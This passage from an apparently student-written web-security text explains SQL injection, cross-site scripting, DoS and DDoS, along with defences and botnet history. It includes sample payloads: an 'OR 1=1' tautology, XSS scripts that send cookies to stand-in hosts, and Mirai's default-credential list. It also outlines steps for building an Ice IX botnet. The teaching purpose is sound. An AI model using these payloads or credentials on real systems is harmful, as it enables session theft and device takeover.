db.Execute(txtSQL,txtNam,txtAdd,txtCit);
```

Why Protect Against SQL Injection?

You may ask why you need to protect against SQL injection, but the answer is quite simple. If an attacker completes SQL injection they can impersonate users, including the administrator of the database. With the administrators credentials, the attacker can do almost anything including altering the database and the data in it or records could be deleted all together. Sensitive data could then be leaked creating many more embedded problems. With data being released, reputation issues surface. Many companies could lose business and even profits from this. *[owasp]*

Below is a table of types of parameters, their methods, and ways to implement them.

Classification parameters	Methods	Techniques/ Implementation	
Intent	Identifying injectable parameters	see 'Input type of attacks'	
	Extracting Data		
	Adding or Modifying Data		
	Performing Denial of Service		
	Evading detection		
	Bypassing Authentication		
	Executing remote commands		
	Performing privilege escalation		
Input Source	Injection through user input	Malicious strings in Web forms	URL: GET- Method
			Input filed(s): POST- Method
	Injection through cookies	Modified cookie fields containing SQLIA	
	Injection through server variables	Headers are manipulated to contain SQLIA	
	Second-order injection	Frequency-based Primary Application	
		Frequency-based Secondary Application	
		Secondary Support Application	
		Cascaded Submission Application	
Input type of attacks, technical aspect	Classic SQLIA	Piggy-Backed Queries	
		Tautologies	
		Alternate Encodings	
		Illegal/ Logically Incorrect Queries	
		UNION SQLIA	
		Stored Procedures SQLIA	
	Inference	Classic Blind SQLIA	Conditional Responses
			Conditional Errors
			Out-Of-Band Channeling
		Timing SQLIA	Double Blind SQLIA(Time-delays/ Benchmark attacks)
			Deep Blind SQLIA (Multiple statements SQLIA)
	DBMS specific SQLIA	DB Fingerprinting	
		DB Mapping	
	Compounded SQLIA	Fast-Fluxing SQLIA	

Example Of SQL Injection

- Example *[w3schools]*

Server Code:

```
txtUserId = getRequestString("UserId");
txtSQL = "SELECT * FROM Users WHERE UserId = " + txtUserId;
```

User Inupt: `105 OR 1=1`

Server Result:

```
SELECT * FROM Users WHERE UserId = 105 or 1=1;
```

The SQL above is valid. It will return all rows from the table Users, since `WHERE 1=1` is always true.

Does the example above seem dangerous? What if the Users table contains names and passwords?

The SQL statement above is much the same as this:

```
SELECT UserId, Name, Password FROM Users WHERE UserId = 105 or 1=1;
```

Sources

Cross-Site Scripting

Introduction

Cross-site scripting is when an attacker inserts code into a legitimate website and is considered one of the more dangerous website vulnerabilities. Web sites are vulnerable when they don't use validation or encoding on user generated data. This is dangerous for the site users, who are at risk for their data being stolen. There are several different ways for web applications to help prevent Cross-Site Scripting, such as escaping characters, Signature based filtering, and avoiding/validating HTML given by users. Users can also take precautions, such as using anti-viruses, checking that the sites they are using are safe, and being careful of clicking on unknown links.

What is Cross-Site Scripting and Why is it Dangerous?

XSS, or Cross-Site Scripting is inserting malicious code into an actual website to gather information from the users. Most of the danger lies on the users of the sites, as the code targets their information and use rather than the website itself. *[XSS]*

- Some examples of what dangerous XSS could do include:
  1. Access session cookies, which can be used to impersonate the user
  2. Keylogging, which tracks the users keystrokes to catch usernames and passwords,
  3. Phishing, or sending out fake and/or malicious emails, usually to steal user data such as usernames and passwords.
  4. Installing malicious software or viruses on the user's computer
  5. and Identity Theft *[xss]*

These attacks can be damaging if the attacker manages to steal a user's username and/or password. They can be used to get into user accounts and either use their accounts as dummy accounts to send out other attacks, steal the users private, saved information, or could be used to purchase items in the users's name if their purchasing information is included in the account, such as an Amazon Prime or credit card account.

- There are two different types of XSS attacks, stored and reflective
  - Stored XSS is "stored", or imbedded, on the website itself and steals data every time the website is visited. *[xss-prevention]* It is also known as "persistent XSS", and can be the more dangerous of the two types. *[xss-attacks]*
  - Reflective XSS is stored in a link embedded in the website that the user has to click on to activate. *[xss-attacks]*

XSS attacks have been around since the start of the web, first becoming a problem when JavaScript language was introduced to the web application world. *[Grossman]*

- One of the earliest XSS worms was known as "Samy", which was a small code that a 19 put in his MySpace profile to add anyone who viewed his profile as a friend. But it also added the code invisible to everyone who viewed his page, and it quickly multiplied exponentially, adding over one million friend requests in just over 24 hours before MySpace took the website down. *[Grossman] [Franceschi]*

What Can Be Done to Prevent XSS through Web Security

- Web Application Firewall (WAF) - the most common protection *[xss-attacks]*
  - Many web browsers now come with built-in defenses against some XSS attacks. This mostly works on reflective XSS, as the browsers can detect when common attack senarios are run, and can neutralize them even if the user clicks on the link itself. *[Shema]*
- Signature based Filtering - "identifies and blocks malicious requests" *[xss-attacks]*
- Use escape characters - escape any characters that could change the websites code *[xss-prevention]*
  - PHP Applications can use `htmlentities()` , a built in function for escaping characters
  - Also escape any HTML, attribute, JavaScript, JSON (with HTML), CSS, and URL before entering any un-trusted or un-validated data *[xss_cheat_sheet]*
  - One way to do this is to use regular expressions to validate data that is entered. Regular expressions often include escape characters that would be allowed, such as `\.` for "." Regular expressions can also be used to find special characters and escape them with a special sequences such as `&` for &. *[Watts]*
  - Many browers use a *blacklist* or a *whitelist* with regular expressions. The *blacklist* looks for matches to disallowed data, while the *whitelist* matches valid data. *[Shema]*
- Escape data output, not input - when displaying to user *[xss-prevention]*
  - "Security researcher Jouko Pynnönen of Klikki Oy realized MySQL column truncation can defeat before-insert XSS prevention strategies" *[xss-prevention]*
- Avoid using straight HTML - use a markup language, such as Markdown or ReStructuredText
- If HTML is needed, such as on blogging site where users may expect the ability to use HTML on their personal blogs and/or comments, use a library such as HTML Purifier to help validate the HTML *[xss-prevention]*

What You Can Do To Spot/Prevent XSS

- Be careful of links that you click on in websites and through emails. Phishing attacks are usually heard coming through emails, and happen when the user clicks on a link that leads them to a malicious website.
  - For example, if you get an email saying that your password/username has expired or needs to be changed, the safest option is to go to a new tab and go to the website yourself to see if the password/username really needs changed, and if it does, you can change it through the website itself.

  - The same process should be used if you get an email saying that your shipping or billing information needs to be updated for an online order.

- Make sure that websites that you are visiting are safe, or take precautions before or while you are on the website.
  - Some anti-viruses, such as Norton and Kaspersky, come with web add-ons that will check out websites when you google them. For Kaspersky, this can show up as a green tag with a K inside next to websites that it has verified are safe to visit, a grey version next to links that it cannot verify, and a red version for links that are deemed dangerous.
- Have a good Anti-Virus/ Web Security, such as McAfee AntiVirus Plus, Bitdefender AnitVirus Plus, or Kaspersky Anti-Virus. As shown above, these can protect you from malicious links while googling, but they can also protect the user from phishing and keylogging attempts.

Example of Cross-Site Scripting:




Fig. 19.1: Stored XSS *[xss-attacks]*

- Stored XSS Example: An attacker figures out that the comment section of a website can store HTML tags. They leave a comment that says:

  "Great price for a great item! Read my review here <script src="http://hackersite.com/authstealer.js"> </script>" *[xss-attacks]*

  This is stored in the website, and every time someone visits the page, they can have their session cookies stolen.
  - However, this is harder for hackers to attempt, because they must find a highly trafficked site that also has a security hole that they can infiltrate. *[xss-prevention]*
- Another Stored XSS example would be:

  - Vulnerability: `<div id="profile"><?php echo $user['profile']; ?></div>` This only works if the profile is pulled from a database with no escapeing (discussed above) to protect it. The following script will show how this vulnerability could be used to steal the user's cookies. This would allow the hacker to impersonate the user who looked at the website. *[xss-attacks]*
  - Attack:

```
<script>
    window.open("http://evilsite.com/cookie_stealer.php?cookie=" +
    document.cookie, "_blank");
</script>
```

- Reflective XSS: Similar to the first stored example above, except that the user would have to click on the link to activate the code.
- Another reflectve XSS example would be:
  - Vulnerability: `<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="post">` All the attacker needs to do in this case is get the user to click on the link shown below, and an alert saying "XSS"(code) will pop up. *[xss-attacks]*
  - Attack:

    Link: `/form.php?%22%20onload%3D%22alert(%27XSS%27)%3B`

    Code: `<form action="/form.php?" onload="alert('XSS');" method="post">`

In real life, this would almost certainly do more harm than a simple pop-up. Some examples would be popping up a new form for you to fill out, that would sent the data to the hackers, or showing an error with a message saying you need to download their specific "software" (most likely malware) to get rid of the error.

Sources

Written by Kyann, Edited by Rasim and Cole.

Denial-of-Service

Denial-of-Service attack is a security event that occurs when an attacker takes action that prevents legitimate users from accessing the target computer, device, website, or other network resource. Denial-of-Service can cause damage to many businesses and does so every day around the world. This attack is not only harmful to the businesses, but it can be a major inconvenience to the every day user trying to access websites. Even with our modern day technology and security, we are still just as likely to get hit with theses attacks as businesses were years ago when the Internet was still growing.

How it Happens

Denial-of-service is typically accomplished by flooding the targeted machine or resource, such as Facebook's servers. With requests in attempt to overload the system and prevent users from accessing the website. An easy way to think about how this works is when you are driving on the interstate to work and it seems that traffic is normal everyone is going 65MPH and it is slightly relaxing. You are about to get to your destination which is exit B2 Facebook ST, and suddenly, there is a huge line of care at that exit so big that you can see the cars all the way to the Facebook building connecting to the interstate. You stay frustrated and annoyed because you need to get to work but there is nothing you as the user can really do about it.

- This is a real-world example of how Denial-of-service happens because this has

happened to me many times when trying to get downtown during rush hour.

Example and Explanation

```
void main()
{
    char bufferA[50];
    char bufferB[16];

    printf("What is your name?\n");

    gets(bufferA);

    strcpy(bufferB, bufferA);

    return;
}
```

[img] This is a straightforward and starts with the user declaring two variables. A and B. Both A and B have sizes of 50 and 16. The program will ask the user for the name and it uses the "gets" function in order to receive the input. The data that the user inputs is copied from A to the buffer variable and then the function is complete. In this situation, the issue is with the "gets" function. This function by itself does not have any form of bound checking. So "gets" will not actually check if what the user entered is actually 50 characters or less. This means that if the user uses more then 50 characters the program will crash.

To put it in a real world example: if this code was used as a sign up for a newsletter and someone entered 51 characters in the name box, the program would crash and could cause the website you are signing up for to be down. This same user could keep doing this over and over again until the owners of the website fix the code so that this does not happen.

Why is it dangerous?

1. Users hate having to wait for websites to open up.
2. The website can lose customers as a result, which will hurt the company in return.
3. The workers at the company being attacked will not be able to work since their services are down.
4. When your workers are not able to work you either have to send them home or keep them on the clock not making the company any money.
5. The cost that companies will easily incurr is more than $50k in recovery bill from a DOS attack. *[Cost]*

Why does it happen?

I actually have a theory on this. When it comes to attacks on a major network such as anything to do with credit cards like Shazam or social media like Facebook.

- Shazam will be attacked because it will make it harder for people to use their ATMs which in return will make Shazam lose money. This opens a window of opportunity for the attackers to request money from Shazam to stop the attack.
- Facebook will be attacked because of similar reason, but I personally think the attack is coming mostly from another company. Not necessarily the company attacking but one employee that thinks he is doing the right thing. A few years ago when I was playing a game called Guild Wars 2 they released new content and right after the release they were hit with a DOS attack making it impossible for players to log in and play the game. There

is no reason to attack a company for a video game unless you are trying to get players to play a different game. *[Why]*

Different Types of Attacks

Distributed DOS

- DDoS is a type of DOS attack where multiple compromised systems, which are often infected with a Trojan, are used to target a single system causing a Denial of Service (DoS) attack. Victims of a DDoS attack consist of both the end targeted system and all systems maliciously used and controlled by the hacker in the distributed attack. [DoS]_

Advanced Persistent DOS

- These attacks are caused by more skilled hackers. The attacks involve multiple layers of attacks, starting with application layer floods, followed by repeated SQLI and XSS attacks. [DoS]

How to protect myself

Typical users do not need to worry about being the target of a denial of service attack. There are a few exceptions to this though listed below.

1. Online streamers
2. Professional gamers
3. Social Media Influencer
4. YouTube Stars

It is uncommon for one specific user to be the target of an attack. ***[geek]*** The tricky thing here is that there is no real way to prevent a DoS attack. It is almost impossible to tell the difference between a normal request and a malicious request, because they come to the endpoint the same way. There are a few things you can do to help prevent and make it not as effective.

1. Have PLENTY of bandwidth. Although this can rack up a big bill, it is easier to keep your services up and running if you have free bandwidth.
2. DoS attack identification. This helps with trying to decide if the request is real or malicious. This is not the perfect system but it can help.
3. Prepare for DoS response. Using technology to slow down people connections or limiting each request to half a megabyte for example can prevent the attack from taking over and shutting down the service.

All in all, there is not perfect way to prevent the attack. To me, it works like cold and flu medicine; it's great stuff and helps, but you can still catch a cold

[safe]

Sources


Written by Rasim, Edited by Kyann and Kyle.

Distributed Denial-of-Service

Written by Taylor, Edited by Esteban and Morgan.

Introduction

Distributed Denial-of-Service (DDoS) is a type of Denial-of-Service when an attacker overloads a server with requests and it stops being able to process them. However, DDoS is harder to prevent and stop, because instead of one computer attacking a target, an attacker will take over many computers to attack a target by sending multiple messages or connection requests to it. Furthermore, it is more difficult to distinguish these attacks from real requests due to certain circumstances such as a spike in a website's popularity *[Rou]*. The victim computer, website, or network source may be significantly slower or shut down denying real users of the service. This is a more advanced security breach than an attack from a single host or IP address where they can be blocked easily with a firewall *[Kar]*.



This image depicts a typical DDoS attack *[Dsa]*.

In a DDoS attack, an attacker exploits a weakness of a computer system and becomes the DDoS master. The DDoS master then finds other weak systems and gains control using malware or bypassing their security. The computers that are under the control of the attacker are called zombies or bots. There can be any number of zombie computers from ten to thousands, or even millions that make up a botnet *[Rou]*.

Past DDoS Attack Examples

Past Large Botnets

The ability for hackers to gain control of large botnets gives them the possibility to do cybercriminal activity, send billions of spam emails, and complete large DDoS attacks. The security industry estimates that over time, botnets have resulted in more than $110 billion in losses to victims globally [Zet].

Although there have been many botnets, here are a few noteworthy ones:

- Grum - From 2008 to 2012, it became responsible for up to 26% of the world's spam traffic. In 2010, it was capable of emitting 39.9 billion messages a day, making it the largest botnet at the time.
- ZeroAccess - Estimated to have controlled 1.9 million computers around the world, focusing on click fraud and bitcoin mining. It was reported to be consuming enough energy to power 111,000 homes per day from all of its infected computers.
- Windigo - Discovered in 2014 after running undetected for three years. It infected 10,000 Linux servers and sent 35 million spam emails a day, infecting 500,000 computers. It had different forms of malware depending on the operating system of the device receiving it.
- Conficker - At its peak in 2009, it was estimated to have infected 15 million computers, but the total number of machines under the botnet control totaled between 3 and 4 million.
- Srizbi - Only active for about a year, but was responsible for 60% of spam worldwide and sent 60 billion emails every day from 2007 to 2008. When it was taken offline, spam volume worldwide dropped by 75%.
- Bredolab - Hijacked more than 30 million machines. Georgy Avanesov developed it in 2009 to collect bank account passwords but also earned about $125,000 a month from renting out access of his botnet to other criminals to spread malware and conduct DDoS attacks *[Tho]*.

Large DDoS Attack on Dyn

On October 21, 2016, the DNS provider, Dyn, was a victim of a DDoS attack. This impacted users from using popular websites that are Dyn customers including Twitter, Reddit, Twitter, Spotify, and Netflix. The attacker used a Mirai botnet, a network of infected Internet of Things devices such as security cameras and DVR players that have poor security. It is estimated that there were 100,000 infected devices that caused the attack with a magnitude of 1.2 Tbps.

> "Attacking a DNS or a content delivery provider such as Dyn or Akamai in this manner gives hackers the ability to interrupt many more companies than they could by directly attacking corporate servers, because several companies shared Dyn's network." -Spectrum magazine

This attack came in three phases throughout the course of the day. Since it was difficult to distinguish legitimate traffic from attack traffic, it was very difficult to mitigate. Furthermore, legitimate retry activity caused 10 to 20 times more traffic volume from many IP addresses around the world.

Dyn's Engineering and Operations teams worked hard to mitigate the attack and some of their techniques included traffic-shaping incoming traffic, applications of internal filtering, and deployment of scrubbing services *[Hil]*

Involving the FBI

In April 2011, the FBI obtained a court order to seize control of a server used to command the Coreflood botnet and sent code to the infected machines to disable the malware on them. The private security firm that did this first hijacked communication between the infected devices and the attacker's command servers. After collecting the IP addresses of the infected devices, they sent code to disable the botnet malware on them. Although the effect of this code on the devices was unknown, the action was ultimately successful and helped disable malware on over 700,000 devices in one week.

In November 2011, an FBI investigation brought down the Butterfly Botnet, which stole credit card and bank account information. It was comprised of over 11 million infected devices and resulted in over $850 million losses. Overall, 10 individuals were arrested from several countries.


In May 2014, the FBI arrested one of the co-developers of the malware Backshades, which was used to infect over 500,000 devices around the world. The FBI held over 100 interviews, 100 email and physical search warrants, and seized more than 1,900 domains used to control infected devices *[Dem]*.

DDoS Botnets and Botnet Tools

Botnets are available from many different sources and are auctioned and traded by hackers. There are even online marketplaces for trading huge numbers of malware-infected computers. They can be rented and used for DDoS or various other attacks for a low cost, although the impact of these attacks can vary.

Analysis of a Mirai Botnet

On September 20, 2016, the website of journalist Brian Krebs was subject to a very large DDoS attack. Like the attack on Dyn, the attacker used a Mirai botnet, mostly made up of hacked CCTV security cameras. An analysis by Ben Herzber, Dima Bekerman, and Igal Zeifman with their Mirai scanner found that the attack was made up of 49,657 unique IP addresses and devices in 164 different countries.



This image shows the locations of Mirai infected devices that made up the botnet *[Bek]*.

Mirai attackers gained control of IoT devices mainly by guessing login credentials and gained access from default usernames and passwords still being used. The attacker gained control by using brute force based on the following list of credentials.

```
root      xc3511
root      vizxv
root      admin
admin     admin
root      888888
root      xmhdipc
root      default
root      juantech
root      123456
```

```
root     54321
support  support
root     (none)
admin    password
root     root
root     12345
user     user
admin    (none)
root     pass
admin    admin1234
root     1111
admin    smcadmin
admin    1111
root     666666
root     password
root     1234
root     klv123
Administrator admin
service service
supervisor supervisor
guest    guest
guest    12345
guest    12345
admin1   password
administrator 1234
666666   666666
888888   888888 ...
```

One of the most interesting things they found while analyzing this attack was a list of hardcoded IP addresses the Mirai bots are programmed to avoid when performing IP scans. It include the U.S. Postal service, the Department of Defense, and the Internet Assigned Numbers Authority.

```
127.0.0.0/8               - Loopback
0.0.0.0/8                 - Invalid address space
3.0.0.0/8                 - General Electric (GE)
15.0.0.0/7                - Hewlett-Packard (HP)
56.0.0.0/8                - US Postal Service
10.0.0.0/8                - Internal network
192.168.0.0/16            - Internal network
172.16.0.0/14             - Internal network
100.64.0.0/10             - IANA NAT reserved
169.254.0.0/16            - IANA NAT reserved
198.18.0.0/15             - IANA Special use
224.*.*.*+                - Multicast
6.0.0.0/7                 - Department of Defense
11.0.0.0/8                - Department of Defense
21.0.0.0/8                - Department of Defense
22.0.0.0/8                - Department of Defense
26.0.0.0/8                - Department of Defense
28.0.0.0/7                - Department of Defense
30.0.0.0/8                - Department of Defense
33.0.0.0/8                - Department of Defense
55.0.0.0/8                - Department of Defense
214.0.0.0/7               - Department of Defense
```

The botnet also holds several killer scripts to locate and eradicate other botnet processes from a device's memory. This is known as memory scraping. This behavior helped the attacker to maximize the potential of the botnet devices and prevent other malware from doing the same behavior to the devices *[Bek]*.

```
#DEFINE TABLE_MEM_QBOT              // REPORT %S:%S
#DEFINE TABLE_MEM_QBOT2             // HTTPFLOOD
#DEFINE TABLE_MEM_QBOT3             // LOLNOGTFO
#DEFINE TABLE_MEM_UPX               // \X58\X4D\X4E\X4E\X43\X50\X46\X22
#DEFINE TABLE_MEM_ZOLLARD           // ZOLLARD
```

How to Build a Botnet

Another reason a DDoS attack is very threatening is due to the fact that setting up a botnet is fairly easy. Simon Mullis from FireEye simulated this process with a clean Windows virtual machine and a LAMP server on Amazon Web Service's EC2 platform.

These are the steps Mullis took:

1. Downloading and installing the botnet builder tool for malware known as Ice IX
2. Specifying parameters. For example, how often the malware would communicate with the command server, what actions it would take, and how it would hide from anti-virus scans. It can take screenshots of pages visited by the victim's machine, block sites such as anti-virus sites, and redirect legitimate URLS to malevolent sites to collect information.
3. Encrypting and packing the infected file to install malware on the victim's machine
4. At this point, the bot master can spread more malware to other computers *[Pro]*

This image depicts an early version of Ice IX Botnet *[Mie]*.

Responding to an Attack


According to Akamai, an American content delivery network and cloud services provider, at the end of 2015, there was an 180% increase in the total number of DDoS attacks compared to 2014. Online gaming is the most susceptible to attacks, but software and technology companies still make up 25% of all DDoS attacks. *[Rub]*

Below are some indications of a DDoS attack taking place:

- Unusual network traffic could be the result of an attack. Performing network data analysis is important in understanding usual traffic flows.
- Unusually slow network performance
- Unavailability of website or inability to access site
- Increase in spam

If an attack is taking place, there are some steps a victim can take to mitigate the effect of the attack which include:

- Rate limit router to prevent web server from being overwhelmed
- Add filters to tell your router to drop packets from obvious sources of attack
- Timeout half-open connections
- Drop spoofed or malformed packages
- Set lower SYN, ICMP (Internet Control Message Protocol), and UDP drop thresholds
- Call ISP or hosting provider to stop traffic getting on the network
- Divert traffic to a scrubber to remove malicious packets *[Rub]*


Summary
OS
Bots
Scripts
Search in database
Search in files
Jabber notifier
Information
Options
Logout
Information
Total reports in database: 276 289
Time of first activity: 15.08.2011 17:59:34
Total bots: 2 224
Total active bots in 24 hours: 66.32% - 1 475
Minimal version of bot: 1.0.5
Maximal version of bot: 1.0.5
Current botnet: [All]
Actions: Reset "New bots"
New bots (283)
Online bots (264)
GB 260
-- 22
CA 1
GB 240
-- 22
US 2

How to Avoid DDoS Attacks

While there is no way to absolutely rid a company from the threat of a DDoS attack, there are measures the company can take to decrease the chance of a large, expensive and damaging attack from taking place.

- Architecture:
  - Having a strong technical architecture can be important to decrease the risk of an attack
  - Having servers in different data centers, locating data centers on different networks, ensuring data centers have diverse paths, and eliminating bottlenecks in data centers and networks they are connected to
- Hardware & Bandwidth:
  - Network firewalls, web application firewalls, and load balancers can defend against protocol attacks and application attacks
  - If it is affordable, it can be beneficial to scale up network bandwidth to absorb large traffic volume. This is more realistic for large organizations
- Outsourcing:
  - There are also several services that specialize in responding to different kinds of attacks
  - They can provide cloud scrubbing services for attack traffic
  - Internet Service Providers can also offer DDoS mitigation that can help respond to attacks *[Kar]*
- Other:
  - Having clear email distribution practices
  - Applying email filters
  - Creating proper authentication credentials for system administration
  - Maintaining proper communication with customers
  - Having a plan in preparation of an attack *[Rub]*

Distributed Denial of Service attacks vary in the effect they can have on a company or service, but they have the potential to cause a large amount of damage, especially when combined with other hacking methods. Although they are harder to stop and prevent than other denial of service attacks, there are ways that they can be mitigated and having a plan in place in preparation will also help.

Sources

